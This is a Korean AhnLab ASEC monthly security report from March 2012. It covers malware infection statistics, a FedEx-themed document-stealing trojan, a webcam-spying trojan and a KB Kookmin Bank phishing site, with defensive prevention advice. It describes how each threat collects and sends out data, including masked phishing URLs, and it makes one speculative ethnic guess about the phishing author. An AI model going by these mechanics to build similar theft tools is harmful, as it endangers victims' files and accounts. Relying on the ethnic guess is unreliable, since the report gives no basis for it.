ASEC REPORT

VOL.26 | 2012.03

안랩 월간 보안 보고서

이 달의 보안 동향
모바일 악성코드 이슈
악성코드 분석 특집

AhnLab

AhnLab Security Emergency response Center

ASEC (AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

CONTENTS

1. 이달의 보안 동향

01. 악성코드 동향

a. 악성코드 통계

2월 악성코드 최다 20건

ASEC이 집계한 바에 따르면, 2012년 2월에 감염이 보고된 악성코드는 전체 1366만 3774건인 것으로 나타났다. 이는 지난 달의 1395만 901건에 비해 28만 7127건이 감소한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 지난 달과 마찬가지로 JS/Agent였다. Malware/Win32.generic과 Trojan/Win32.adh가 그 다음으로 많이 보고됐으며 새로 발견된 악성코드는 총 5건이었다([표 1-1]).

[그림 1-1] 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	JS/Agent	634,569	12.1%
2	▲4	Malware/Win32.generic	605,987	11.6%
3	—	Trojan/Win32.adh	515,485	9.8%
4	—	Trojan/Win32.Gen	476,930	9.1%
5	▲2	Trojan/Win32.fakeav	399,725	7.6%
6	▼1	Textimage/Autorun	373,495	7.1%
7	▼5	Trojan/Win32.hdc	372,184	7.1%
8	NEW	VBS/Agent	184,235	3.5%
9	NEW	Html/Downloader	176,299	3.4%
10	▼2	Adware/Win32.korad	173,314	3.3%
11	—	Win-Trojan/Agent.465408.T	162,671	3.1%
12	▼2	Trojan/Win32.agent	159,320	3.0%
13	NEW	Downloader/Win32.agent	151,895	2.9%
14	▼2	Trojan/Win32.genome	148,405	2.8%
15	NEW	Win-Adware/Korad.1038848	144,429	2.8%
16	—	Html/Iframe	120,890	2.4%
17	▲3	Backdoor/Win32.asper	116,878	2.3%
18	▲1	Packed/Win32.morphine	108,609	2.1%
19	NEW	Html/Agent	107,304	2.0%
20	▼5	ASD.PREVENTION	105,767	2.0%
			5,238,391	100.0%

[표 1-1] 2012년 2월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드의 주요 동향을 파악하기 위하여 악성코드별 변종을 종합한 악성코드 대표진단명 최다 20건이다. 2012년 2월에는 Trojan/Win32가 총 261만 5181건으로 전체 20건 중 29.1%의 비율로 가장 빈번히 보고된 것으로 조사됐다. Win-Trojan/Agent가 78만 6315건, Malware/Win32가 67만 8114건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	2,615,181	29.1%
2	▲2	Win-Trojan/Agent	786,315	8.8%
3	▲3	Malware/Win32	678,114	7.5%
4	▲4	Win-Adware/Korad	653,582	7.3%
5	▼3	JS/Agent	635,895	7.1%
6	▼3	Adware/Win32	481,296	5.4%
7	▼2	Downloader/Win32	442,207	4.9%
8	▼1	Textimage/Autorun	373,568	4.2%
9	—	Win-Trojan/Downloader	336,090	3.7%
10	—	Win-Trojan/Onlinegamehack	308,737	3.4%
11	NEW	Win-Trojan/Korad	212,842	2.4%
12	▼1	Backdoor/Win32	209,213	2.3%
13	▼1	Win32/Virut	186,558	2.1%
14	NEW	VBS/Agent	184,236	2.1%
15	NEW	Html/Downloader	176,299	2.0%
16	▼3	Win32/Conficker	175,937	2.0%
17	▼2	Win32/Autorun.worm	135,790	1.5%
18	▼1	Win32/Kido	135,597	1.5%
19	▼1	Packed/Win32	134,559	1.4%
20	—	Html/Iframe	120,890	1.3%
			8,982,906	100.0%

[표 1-2] 악성코드 대표진단명 최다 20건

2월 신종 악성코드


[표 1-3]은 2월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 최다 20건이다. 2월의 신종 악성코드는 Win-Adware/KorAd.10388480이 14만 4429건으로 전체의 20%로 가장 많았으며, Win-Trojan/Korad.450560.C는 5만 4806건으로 그 다음으로 많이 보고됐다.

순위	악성코드명	건수	비율
1	Win-Adware/KorAd.1038848	144,429	20.0%
2	Win-Trojan/Korad.450560.C	54,806	7.6%
3	Win-Adware/KorAd.1491456	50,617	7.0%
4	Win-Adware/KorAd.1277440	41,880	5.8%
5	Win-Adware/Pop2Click.591872	39,984	5.5%
6	Win-Trojan/Agent.959536	37,382	5.2%
7	Win-Trojan/Korad.796160	35,776	5.0%
8	Win-Adware/KorAd.229376.E	33,735	4.7%
9	Win-Trojan/Korad.446464.B	33,320	4.6%
10	Win-Trojan/Agent.1738240.J	30,964	4.3%
11	Win-Trojan/Fakeav.797696.B	27,146	3.8%
12	Win-Adware/Shortcut.316928	26,772	3.7%
13	Win-Adware/KorAd.454656.J	24,315	3.4%
14	Win-Trojan/Agent.416880	22,681	3.1%
15	Win-Adware/KorAd.417280	20,823	2.9%
16	Win-Trojan/Startpage.871016	20,761	2.9%
17	Win-Trojan/Agent.2008340.B	20,467	2.8%
18	Win-Trojan/Agent.946256	20,388	2.8%
19	Win-Adware/KorAd.61440	18,167	2.5%
20	Win-Trojan/Korad.458752.C	17,851	2.4%
		722,264	100.0%

[표 1-1] 2012년 2월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

2월 악성코드 유형별 감염 보고


[그림 1-2]는 2012년 2월 한 달 동안 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 2012년 2월의 악성코드를 유형별로 살펴보면, 트로이목마(Trojan)가 42.4%, 스크립트(Script)가 14.2%, 애드웨어(Adware)가 7.1%인 것으로 나타났다.



[그림 1-2] 2012년 2월 악성코드 유형별 감염 비율

악성코드 유형별 감염보고 전월 비교


[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 애드웨어가 전월에 비해 증가세를 보인 반면, 스크립트, 웜(Worm), 드로퍼(Dropper), 바이러스(Virus), 다운로더(Downloader), 스파이웨어(Spyware) 계열들은 전월에 비해 감소한 것을 볼 수 있다. 애프케어(Appcare) 계열들은 전월 수준을 유지했다.



[그림 1-3] 2012년 2월 vs 2012년 1월 악성코드 유형별 감염 비율

신종 악성코드 유형별 분포

2월의 신종 악성코드 유형을 보면 트로이목마가 53%로 가장 많았고, 애드웨어가 38%, 드로퍼가 5%였다.



[그림 1-4] 신종 악성코드 유형별 분포

01. 악성코드 동향
b. 악성코드 이슈


PC에 존재하는 모든 문서 파일을 탈취하는 악성코드

페덱스(FedEx) 운송장 메일로 위장하여 사용자 PC에 존재하는 모든 MS 워드 파일(doc, docx)과 엑셀 파일(xls, xlsx)을 탈취하는 악성코드가 발견되었다. 이 메일은 'Your package is available for pickup. NO#8248'이라는 제목으로 전파되었다. 일반적으로 국내의 개인 사용자는 영어로 된 페덱스 관련 메일을 스팸으로 분류하기 때문에 감염 위험이 높지 않지만, 업무상 영문 메일을 많이 주고 받거나 페덱스 국제 화물 운송을 자주 이용하는 사용자는 감염될 수 있으므로 주의해야 한다.

참고 자료 : [악성스팸경보] FedEx 메일을 위장한 악성스팸!
(http://asec.ahnlab.com/289)


운송 관련 메일로 위장하여 악성코드를 유포한 사례는 과거에도 있었다. 주로 DHL, UPS, 페덱스 등 유명 국제 화물 운송 업체의 이름이 허위 백신 유포에 도용되었다. 메일에 첨부된 악성코드 파일명은 FedEx_Invoice.exe이다. 이 파일을 실행하면 확장자가 txt인 악성코드가 다운로드되어 사용자들이 실행 파일이 아닌 것으로 생각하기 쉬우나 실제로는 실행 가능한 윈도우 PE 파일이다. [그림 1-5]는 뷰어로 이 악성코드를 열어본 것인데, 분석을 어렵게 하기 위해 UPX로 2번 이상 압축된 것을 볼 수 있다.

[그림 1-5] UPX로 실행 압축된 악성코드 파일




이 악성코드의 주요 동작 순서는 [그림 1-6]과 같다. 사용자가 첨부 파일을 실행하면 PC에 있는 모든 MS 워드 파일이나 엑셀 파일들을 압축하여 해외에 있는 웹하드 업체에 업로드한다. 악성코드 제작자는 해당 웹하드에 수집된 압축 파일들을 다운로드한 뒤 웹하드에 등록된 정보를 삭제한다. 이 웹하드 업체의 이름은 Sen****ce이며 정상적인 웹하드 서비스를 제공하는 업체이다.

[그림 1-6] 문서 파일을 탈취하는 악성코드의 동작 순서




악성코드가 실행되면 사용자의 PC에 존재하는 문서 파일들을 검색하고 발견된 문서 파일들을 c:₩Documents and Settings₩Administrator₩Local Settings₩Temp 폴더에 임의의 파일명으로 압축하여 저장한다. [그림 1-7]은 해당 악성코드가 실행되었을 때 생성된, 문서 파일들이 압축된 파일이다.

[그림 1-7] 임의의 파일명으로 생성된 압축 파일




[그림 1-8]은 압축 파일에 포함된 폴더 및 파일의 목록이다. 파티션을 나누거나 복수의 디스크 드라이브(외장 하드 포함)를 사용할 경우 해당 드라이브에 존재하는 문서도 수집될 수 있으므로 주의해야 한다.

[그림 1-8] 인코딩된 파일을 디코딩하여 정상 PE 파일을 생성




문서 파일이 압축되면 [그림 1-9]와 같이 특정 서버에 전송 로그를 남긴 다음 문서 파일이 압축 된 파일을 웹하드 업체 서버로 전송한다. 전송 로그를 남기는 이유는 악성코드 제작자에게 감염여부를 알려주고 통계 정보를 확보하기 위한 것으로 보인다.

[그림 1-9] 특정 서버에 전송 로그를 남기는 패킷




[그림 1-10]은 압축 파일이 전송되는 패킷이다. 이 악성코드 내에 문서 파일 탐색, 압축, 압축 파일 전송 등의 기능이 모두 포함되어 있다. 특히 웹하드 업로드 기능이 포함된 것으로 보아 악성코드 제작자는 해당 업체의 파일 업로드/다운로드 웹 페이지 구조에 대해 잘 알고 있다고 볼 수 있다.

[그림 1-10] 압축 파일을 전송하는 패킷



전송 패킷을 분석하여 얻은 업로드 주소에 접속했지만 [그림 1-11]과 같이 해당 파일을 찾을 수 없고 이미 삭제되었다는 메시지가 나타났다. 이는 악성코드 제작자가 취합된 파일을 다운로드한 뒤 웹하드에서 삭제했기 때문인 것으로 판단된다.

[그림 1-11] 웹하드에서 이미 삭제된 압축 파일



국내 기업 및 관공서의 대다수 사용자는 대부분의 문서 파일을 자신의 업무용 PC에 보관하고 있다. 또한 많은 사용자가 문서 파일에 암호를 걸지 않고 사용하므로 악성코드에 감염되면 중요 문서 파일들이 통째로 악성코드 제작자에게 전송될 수 있으므로 주의해야 한다.

참고로, 이러한 악성코드는 최근 이슈가 되고 있는 APT(Advanced Persistent Threat)와는 다르다. APT는 장기간에 걸쳐 목표로 하는 시스템의 취약점 및 관리자 계정을 탈취한 후 원하는 정보만 빼내거나 파괴하는 것을 목적으로 한다. 하지만 이번에 발견된 악성코드는 스팸 메일을 이용하여 불특정 다수에게 발송되므로 악성코드 제작자는 감염 대상을 알 수 없고, 원하는 특정 정보만 탈취하는 것이 아니라 사용자 PC에 존재하는 모든 문서 파일을 탈취한다.

〈V3 제품군의 진단명〉
– Spyware/Win32.Zbot (2012.02.07.03)
– Trojan/Win32.Gen (2012.02.14.00)

이러한 악성코드에 감염되는 것을 예방하기 위해서는 다음과 같이 조치해야 한다.

1. 안티스팸 솔루션을 도입해 스팸 및 악의적인 이메일의 유입을 최소화한다.
2. 출처가 불분명하거나 의심가는 제목일 때는 메일을 열지 말고 삭제한다.
3. 사용 중인 보안 프로그램은 최신 버전으로 업데이트하고 실시간 감시 기능을 사용한다.
4. 메일에 첨부된 파일은 바로 실행하지 않고, 저장한 다음 보안 프로그램으로 검사한 후 실행한다.
5. 이메일에 존재하는 의심가거나 확인되지 않은 웹 사이트 링크는 클릭하지 않는다.
6. 악성코드 감염을 예방하기 위해 윈도우, 인터넷 익스플로러, 오피스 제품 등의 보안 업데이트를 모두 설치한다.
7. 중요한 문서 파일은 PC에 보관하지 않는다.
8. 중요한 문서 파일은 암호를 걸어 저장하는 습관을 가진다.

누군가 나를 지켜보고 있다? 웹캠으로 도촬하는 악성코드


자신도 모르는 사이에 누군가가 지켜보고 있다면? 생각만해도 소름 끼치는 일이다. 노트북에 달려있는 카메라나 PC에 연결된 웹캠을 이용하여 감염된 PC의 사용자를 도촬하는 악성코드가 발견되었다. PC에 저장된 사용자 정보를 빼내거나 시스템 동작을 방해하는 악성코드와 달리, 감염된 PC 사용자의 사생활을 그대로 노출시키기 때문에 개인의 프라이버시에 커다란 위협이 된다.

이 악성코드에 감염되면 러시아 URL로 접속되는 것으로 보아 러시아에서 제작된 것으로 추정된다. 국내 감염 사례는 발견되지 않았지만 해외 사이트를 주로 이용하는 사용자들의 각별한 주의가 필요하다. 이 악성코드에 감염되면 다음과 같은 파일이 생성된다.

C:\Documents and Settings\Administrator\Local Settings\Temp\
Run***_*****64.dll, run***_.exe, run***_.log, run***_dll.sid, run***_.bat


run***_*****64.dll 파일을 에디터로 열어보면 [그림 1-12]와 같이 시작 프로그램에 등록하기 위해 레지스트리에 등록 명령어를 포함하고 있다. 확장명은 dll이지만 실제로는 텍스트 파일인데, 이 명령어를 통해 시작 프로그램에 등록되어 PC를 켤 때마다 악성코드가 동작한다.

[그림 1-12] 시작 프로그램에 등록하는 run***_*****64.dll



run***_.bat 파일은 최초 실행된 악성코드를 C:₩Documents and Settings₩Administrator₩Local Settings₩Temp₩ 경로로 복사한다. 파일에 저장된 내용은 [그림 1-13]과 같다.

[그림 1-13] 특정 경로로 악성코드 파일을 복사하는 run***_.bat




run***_dll.sid 파일은 감염된 PC를 식별하기 위해 [그림 1-14]와 같이 무작위로 생성된 문자열을 저장한다.

[그림 1-14] 감염 PC를 식별하기 위한 식별자를 저장하는 run***_dll.sid

run***_.log 파일은 악성코드 동작 과정을 [그림 1-15]와 같이 로그 파일에 기록한다.

[그림 1-15] 악성코드의 동작 과정을 기록하는 run***_.log



로그 파일을 통해 확인된 동작 과정은 다음과 같다.

●1 악성코드 파일을 C:₩Documents and Settings₩Administrator₩Temp₩에 복사

●2 감염된 PC의 식별자 정보를 생성하여 파일로 저장

●3 촬영한 사진을 전송할 서버 설정 후 카메라로 촬영한 BMP 파일 저장

●4 타이머 설정(59000ms = 1분)

●5 감염된 PC의 OS 버전, 사용자 정보, PC 이름, SID 정보 등을 지정된 서버로 전송

●6 서버에서 전송될 다음 명령 수신 대기

[그림 1-16] 악성코드가 수집한 정보를 전송하는 과정

위의 정보를 종합해보면 해당 악성코드는 PC에 연결된 웹캠을 이용하여 분당 1회의 사진을 찍어 BMP로 저장하고 PC 정보와 함께 악성코드 제작자에게 전송하는 것으로 보인다.

온라인게임핵과 같이 사용자 계정 정보를 탈취하거나, 가짜 온라인 뱅킹 사이트를 만들어 계좌 정보를 탈취하는 피싱을 넘어서, 개인의 민감한 사생활을 엿보는 트로이목마가 등장하는 등 악성코드의 진화는 계속되고 있다. 악성코드는 개인의 프라이버시를 심각하게 침해할 수 있기 때문에 사용자들의 각별한 주의가 요구된다. 이러한 악성코드의 감염을 예방하기 위해서는 다음과 같은 조치가 필요하다.

1. 백신 프로그램은 최신 버전의 엔진으로 업데이트해 사용한다.
2. 윈도우 XP의 경우 SP 버전 등을 확인하여 최신 버전을 설치하여 사용하고, 보안 업데이트는 모두 설치한다.
3. IE 8.0 이상의 브라우저를 사용하거나 타 브라우저를 사용한다.
4. PC에 악성코드가 존재하는지 정기적으로 정밀하게 검사한다.
5. 노트북의 웹캠을 사용하지 않을 때는 시스템 설정 메뉴에서 사용을 중지한다.
6. PC에 연결된 웹캠을 사용하지 않을 때에는 PC에서 분리하여 보관한다.


〈V3 제품군의 진단명〉

– Win-Trojan/Backdoor.762880 (2012.02.21.00)

가짜 KB국민은행 피싱 사이트 주의

국내 대형 은행인 KB국민은행을 사칭한 사이트가 또 다시 등장했다. 지난주 www.kb****kr.com 도메인으로 등장했던 피싱 사이트가 차단 조치되자 www.kbc***d.com, www.kr-***d.com 도메인으로 변경해 다시 나타났다. 특히 [그림 1-17]과 같이 스팸 메시지를 발송하여 피싱 사이트 접속을 유도한다.

[그림 1-17] 피싱 사이트 접속을 유도하는 스팸 메시지




문자 메시지로 전송된 www.kbc***d.com 홈페이지 외관 및 분위기는 KB국민은행 사이트와 매우 흡사하다.

[그림 1-18] KB국민은행을 사칭한 가짜 홈페이지


메인 화면의 '보안승급바로가기' 버튼이 아닌 다른 메뉴들을 클릭하면 [그림 1-19]와 같은 메시지를 출력하여 '보안승급바로가기' 버튼을 클릭하도록 유도한다.

[그림 1-19] '보안승급바로가기' 버튼 클릭 유도 메시지




'보안승급바로가기' 버튼을 클릭하면 [그림 1-20]과 같이 이름과 주민등록번호를 수집하는 메뉴가 출력된다. 약관에서는 타사 개인정보 유출 사고를 언급하며 개인정보 입력을 유도한다.

[그림 1-20] 이름과 주민등록번호 입력 유도 페이지




입력한 이름과 주민등록번호는 http://kbc***d.com/reg_insert.asp URL로 유출된다.

[그림 1-21] 입력된 개인정보를 유출하는 패킷



전송되는 정보는 [그림 1-21]과 같으며 username은 이름, idcard1은 주민등록번호 앞자리, idcard2는 주민등록번호 뒷자리를 의미한다. 정보를 입력하면 [그림 1-22]와 같이 보안 카드 정보, 계좌 번호, 계좌 비밀번호 등을 추가로 수집하며, 모든 번호를 입력하기 전에는 다음 화면으로 진행할 수 없게 설계되어 있다.

[그림 1-22] 계좌 정보 및 보안 카드 정보를 유출하기 위한 페이지




입력된 계좌 정보 및 보안 카드 정보는 http://kbc***d.com/regtwoinsert.asp로 유출된다.

계좌 정보 및 보안 카드 정보는 [그림 1-23]과 같이 전송되며, regno는 입력된 정보들을 구분하기 위한 key 정보이다. 입력된 보안


카드 키 값들은 ASCII 값 형태로 전송된다.

[그림 1-23] 입력된 보안 카드, 계좌 정보를 유출하는 패킷




모든 정보를 입력하면 [그림 1-24] 화면이 출력된다. 오탈자와 말투를 보아 조선족 또는 중국인이 스크립트를 작성했을 가능성이 높다.

[그림 1-24] 모든 정보가 입력되면 출력되는 메시지



해당 피싱 사이트를 통해 유출되는 정보는 이름, 주민등록번호, 계좌번호, 비밀번호, 보안 카드 일련 번호, 보안 카드 전체 번호 배열 등이다. 이 정보들을 확보하면 공인인증서를 재발급받는 데 전혀 문제가 없다. 따라서 보안 카드 승급 전환 시간 동안 사용자가 온라인뱅킹을 이용하지 않는 틈을 타 사용자 계좌에 있는 현금을 인출할 수 있다. 전체적인 구조는 [그림 1-25]와 같다.

[그림 1-25] 전체적인 피싱 사이트 동작 구조



